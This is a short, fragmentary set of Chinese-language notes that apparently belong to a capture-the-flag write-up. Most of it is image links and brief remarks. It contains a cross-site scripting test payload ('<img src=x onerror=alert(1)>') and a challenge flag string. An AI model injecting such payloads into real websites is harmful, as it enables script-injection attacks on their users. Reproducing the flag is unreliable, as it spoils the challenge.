
pyload:'<img src=x onerror=alert(1)>'
返回图片

这是海贼王里的 本萨姆
flag{0735987a1391de965a0717fc7c4f6a1a}
help
新东西
原来是答题呀


